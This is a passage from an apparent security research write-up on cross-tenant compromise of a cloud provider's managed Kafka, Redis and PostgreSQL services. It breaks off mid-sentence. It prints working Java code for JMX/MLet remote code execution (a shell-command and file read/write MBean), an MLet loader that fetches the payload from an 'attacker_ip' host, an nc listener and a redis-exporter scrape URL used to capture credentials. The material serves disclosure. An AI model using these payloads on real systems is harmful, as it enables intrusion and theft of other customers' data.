
Private SSH key in a VictoriaLogs record

Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes

Process privileges on the host and available actions in Kubernetes

Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

2.2. Compromising managed Kafka instances

We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999

Discovered Java RMI service on port 9999

The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

  • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
  • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
  • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

The code that handles the connection and initialization of the MBean component looks like this:

//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}

Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}

After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>

We then perform the following steps:

  1. Create a standard MLet loader inside the Kafka JVM.
  2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
  3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.

Kafka process context and node network interfaces

Kafka process context and node network interfaces

This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporter

The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...

Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

AUTH command in an intercepted Redis request

AUTH command in an intercepted Redis request

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance

Diagnostic information of the Valkey instance

(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

2.4. Compromise of managed PostgreSQL (Patroni) clusters

The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni 